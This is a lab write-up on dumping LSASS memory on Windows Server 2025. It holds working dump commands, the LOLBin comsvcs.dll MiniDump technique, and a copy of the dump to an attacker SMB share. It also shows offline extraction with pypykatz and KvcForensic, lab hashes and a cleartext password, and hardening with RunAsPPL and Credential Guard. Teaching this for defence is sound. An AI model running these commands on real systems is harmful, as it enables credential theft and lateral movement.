Attacking & Defending LSASS — Credential Dumping on Windows Server 2025
Attacking & Defending LSASS
Lab: HackSmarter Guided Lab — Attacking LSASS
Difficulty: Easy
OS: Windows Server 2025
Topics: LSASS Dumping, Credential Extraction, Defense Hardening
Overview
Most AD compromises follow the same pattern after initial foothold: land on a box, dump LSASS, extract hashes or plaintext passwords, move laterally. LSASS is the crown jewel of post-exploitation on Windows. This lab covers three different methods to dump it, two tools to parse it offline, and the three defensive controls that actually stop these attacks.
The reason LSASS is such a high-value target is simple: every user who logs into a Windows machine leaves credential material behind in LSASS memory. Pull that memory and you pull their secrets : NTLM hashes for pass-the-hash, Kerberos tickets for pass-the-ticket, and sometimes cleartext passwords if legacy authentication is enabled.
What is LSASS?
LSASS (Local Security Authority Subsystem Service) is the Windows process that enforces security policy and handles all user authentication. It is the gatekeeper for every logon session on the machine.
When a user authenticates i.e whether interactively, over the network, or via a service, the credentials are processed and cached in LSASS memory. This includes:
- NTLM hashes — used for pass-the-hash attacks and offline cracking
- Kerberos tickets — used for pass-the-ticket and silver/golden ticket attacks
- Cleartext passwords — only present if WDigest authentication is enabled (legacy, common in older environments)
- DPAPI master keys — used to decrypt browser-saved credentials, certificates, and other secrets
In an Active Directory environment, LSASS becomes even more valuable because service accounts, admin accounts, and domain accounts that have logged into the machine all leave traces. A single LSASS dump from a busy domain workstation can yield dozens of credential sets, each one potentially unlocking another machine in the network.
LSASS runs as a protected process but requires Administrator or SYSTEM privileges to access. This is why privilege escalation always comes before credential dumping in a real attack chain.
Attack Methods
Method 1: Task Manager (GUI)
The simplest approach. Requires RDP or physical GUI access and local Administrator rights.
Open Task Manager as Administrator, click the Details tab, find lsass.exe, right-click and select “Create memory dump file.” The dump lands in %LOCALAPPDATA%\Temp\.

This method is low stealth — GUI artifacts are logged, the action is visible to anyone watching the screen, and modern EDR solutions flag Task Manager dumps of LSASS explicitly. Useful for lab environments, not for real engagements.
Method 2: ProcDump (Sysinternals)
ProcDump is a Microsoft-signed Sysinternals tool, which is its main advantage as it is often whitelisted by antivirus because it is a legitimate Microsoft utility.
# Download from Microsoft
Invoke-WebRequest -Uri "https://download.sysinternals.com/files/Procdump.zip" -OutFile "procdump.zip"
Expand-Archive procdump.zip

# Dump LSASS
procdump.exe -accepteula -ma lsass.exe C:\Windows\Temp\lsass.dmp
| Flag | Purpose |
|---|---|
-accepteula |
Silently accept licence agreement (no interactive prompt) |
-ma |
Full memory dump (includes all memory regions) |
lsass.exe |
Target process by name |
Medium stealth. The binary is legitimate and signed but it was downloaded from the internet, which is a detection signal in monitored environments. Modern EDR solutions now specifically flag ProcDump being used against LSASS even if they would otherwise allow it.
Method 3: Native Binaries (LOLBins)
The stealthiest method. Uses only Windows built-in binaries, nothing new is brought onto the machine, no external downloads, no signed-but-suspicious tools.
# Get LSASS PID
tasklist | findstr lsass

# Dump using comsvcs.dll
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump <PID> C:\Windows\Temp\lsass.dmp full
| Component | Purpose |
|---|---|
rundll32.exe |
Native DLL loader — built into Windows |
comsvcs.dll |
Component Services DLL — already present on all Windows installs |
MiniDump |
Exported function that creates process memory dumps |
full |
Full memory dump type |
This works because comsvcs.dll exports a MiniDump function that calls into the same Windows API (MiniDumpWriteDump) that legitimate tools like Task Manager use. The difference is no new binary touches disk. The only requirement is SeDebugPrivilege, which Administrators hold by default.
This is the technique seen most often in real-world red team engagements and threat actor toolkits precisely because it leaves the smallest signature footprint.
Method Comparison
| # | Method | Tool | Stealth | GUI Required | Downloaded |
|---|---|---|---|---|---|
| 1 | Task Manager | Built-in | Low | Yes | No |
| 2 | ProcDump | Sysinternals | Medium | No | Yes |
| 3 | Native Binaries | rundll32 + comsvcs | High | No | No |
Transferring the Dump to Kali
Once the dump file exists on the target, parse it offline on Kali rather than running extraction tools on the target where they will trigger AV and EDR.
# Kali — start authenticated SMB server
impacket-smbserver share . -smb2support -user kali -pass kali
# Windows — map the share and copy the dump
net use \\10.200.69.206\share /user:kali kali
copy C:\Windows\Temp\lsass.dmp \\10.200.69.206\share\
Important note: Windows Server 2025 blocks unauthenticated SMB access by default. Guest/anonymous connections are dead. The -user and -pass flags on impacket-smbserver are required or the transfer will fail.
Credential Extraction
Pypykatz
Pypykatz is a Python implementation of Mimikatz designed for offline dump parsing. It runs on Kali without touching the target.
pypykatz lsa minidump lsass.dmp
| Flag | Purpose |
|---|---|
lsa |
Target Local Security Authority secrets |
minidump |
Parse from an offline .dmp file |

Output includes NTLM hashes, Kerberos keys (AES256, AES128, DES), cleartext passwords if WDigest was enabled, and DPAPI master keys. On most modern Windows environments the NTLM hashes are the primary output.
KvcForensic (Windows Server 2025+)
Pypykatz and Mimikatz use hardcoded memory offsets and structure signatures that become outdated as Windows releases new builds. Windows Server 2025 introduced changes that break them.
KvcForensic uses a JSON template file for its signatures. When Microsoft changes memory structures, you update a JSON file instead of waiting for a new tool release.
# Install
cd /opt
sudo wget https://github.com/wesmar/KvcForensic/releases/download/latest/KvcForensic_Linux.7z
sudo 7z x KvcForensic_Linux.7z -pgithub.com
sudo chmod +x KvcForensic_static

# Create wrapper
sudo tee /usr/local/bin/kvcforensic << 'EOF'
#!/bin/bash
/opt/Kvc_Forensics/KvcForensic_static --templates /opt/Kvc_Forensics/KvcForensic.json "$@"
EOF
sudo chmod +x /usr/local/bin/kvcforensic
kvcforensic --analyze-dump -i lsass.dmp -o result.txt --format both --full --reveal-secrets
| Flag | Purpose |
|---|---|
--analyze-dump |
Analyse an offline dump file |
-i |
Input dump path |
-o |
Output results file |
--format both |
TXT and JSON output simultaneously |
--full |
Complete analysis of all credential types |
--reveal-secrets |
Decrypt and display passwords in cleartext |
Lab Results
| Username | NTLM Hash | Cleartext |
|---|---|---|
| Administrator | d5cad8a9782b2879bf316f56936f1e36 | — |

| tyler | 58a478135a93ac3bf058a5ea0e8fdb71 | Password123 |
Defensive Controls
1. Disable AutoLogon
AutoLogon stores credentials in the registry so Windows can log in automatically without user interaction. The password sits in HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\DefaultPassword in plaintext, and LSASS loads it into memory at boot. Disabling AutoLogon removes this credential source entirely.
Remove-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" `
  -Name "DefaultPassword" -Force

Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" `
  -Name "AutoAdminLogon" -Value 0
In Active Directory environments, AutoLogon on servers is a significant finding. It is sometimes configured on kiosk machines or build servers and forgotten, but the credential it stores becomes available to anyone who dumps LSASS or reads the registry with SYSTEM access.
2. Enable RunAsPPL (LSA Protection)
Protected Process Light makes LSASS a protected process. Only Microsoft-signed binaries with a specific token can open a handle to it. Task Manager, ProcDump, and the comsvcs.dll MiniDump trick all fail because they do not meet the signing requirements.
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" `
  -Name "RunAsPPL" -Value 1 -Type DWord
# Reboot required
This is a significant uplift in protection. The vast majority of commodity credential dumping tools are stopped by PPL because they cannot obtain the necessary process handle. Advanced techniques exist to bypass PPL (kernel drivers, vulnerable signed drivers) but they require significantly more effort and leave more traces.
3. Enable Credential Guard
Credential Guard uses Virtualization-Based Security (VBS) to move NTLM hashes and Kerberos tickets into an isolated virtual container i.e a separate secure process called the Isolated LSA. The main operating system process cannot read the secrets held there.
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" `
  -Name "LsaCfgFlags" -Value 2 -Type DWord
# Reboot required
| Value | Meaning |
|---|---|
| 0 | Disabled |
| 1 | Enabled with UEFI lock (more persistent, harder to disable) |
| 2 | Enabled without UEFI lock |
Critical distinction: Credential Guard does NOT prevent creating a dump file. All three attack methods will still produce a .dmp file on disk. What changes is that when you parse the dump, the credential fields contain garbage (~_~)…encrypted or zero values. The secrets never existed in the main LSASS process memory to begin with.
This is an important nuance for defenders. Detections should not just look for the act of dumping but also monitor for the conditions that make dumps useful (Credential Guard disabled, PPL disabled, WDigest enabled).
Defense Effectiveness
| Attack Method | No Protection | RunAsPPL | Credential Guard |
|---|---|---|---|
| Task Manager dump | Works | Blocked | Dump created, garbage extracted |
| ProcDump | Works | Blocked | Dump created, garbage extracted |
| Native binaries | Works | Blocked | Dump created, garbage extracted |
| Pypykatz parsing | Works | N/A | Fails — no secrets to extract |
The layered picture: RunAsPPL stops the dump from being created. Credential Guard allows the dump but renders it useless. Deploying both together means attackers need kernel-level access to bypass PPL AND the isolated secrets are still protected by the hypervisor.
Commands Quick Reference
# Dump LSASS — LOLBin method (highest stealth)
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump <PID> lsass.dmp full

# Dump LSASS — ProcDump
procdump.exe -accepteula -ma lsass.exe lsass.dmp

# Transfer — Kali SMB server
impacket-smbserver share . -smb2support -user kali -pass kali

# Transfer — Windows client
net use \\<KALI_IP>\share /user:kali kali
copy lsass.dmp \\<KALI_IP>\share\

# Parse — Pypykatz
pypykatz lsa minidump lsass.dmp

# Parse — KvcForensic (Server 2025)
kvcforensic --analyze-dump -i lsass.dmp -o result.txt --format both --full --reveal-secrets

# Defend — RunAsPPL
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name "RunAsPPL" -Value 1

# Defend — Credential Guard
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name "LsaCfgFlags" -Value 2
What Did We Learn?
1. LSASS is the primary post-exploitation target on Windows
Every interactive logon leaves credential material in LSASS. In Active Directory environments this compounds fast — domain admins, service accounts, and every user who has authenticated on that machine all leave traces. A single dump can unlock lateral movement across the entire domain.
2. LOLBins are the stealthiest approach because nothing new touches disk
rundll32.exe and comsvcs.dll are already present on every Windows installation. No download, no external binary, no new file signature. The comsvcs MiniDump technique is specifically designed to be difficult to detect because it uses the exact same Windows API that legitimate memory dump tools use.
3. Offline parsing is always safer than on-target execution
Running Mimikatz or Pypykatz on the target machine is loud —> AV detects the binary, EDR monitors the API calls. Transferring the dump to Kali and parsing offline avoids all of that. The dump file itself is just memory not inherently malicious until you extract something from it.
4. Windows Server 2025 breaks older parsing tools
Pypykatz failed against the Server 2025 dump. KvcForensic with its JSON template approach handled it. When tools fail, the answer is usually a newer or more adaptable tool not giving up:’(. Knowing the alternative tool exists is what matters.
5. Modern Windows SMB requires authentication for transfers
Guest SMB access is disabled by default on Server 2025. impacket-smbserver needs -user and -pass or the file transfer silently fails.
6. Defense in depth: RunAsPPL stops the dump, Credential Guard makes it worthless
RunAsPPL prevents most tools from opening a handle to LSASS at all. Credential Guard isolates the actual secrets in a hypervisor-protected container so even a successful dump returns garbage. Deploying both together closes almost all commodity LSASS credential dumping paths. The remaining bypass techniques require kernel-level primitives that are significantly harder to weaponize.

| *Written by 0x5h4q | 0x5h4q.github.io* |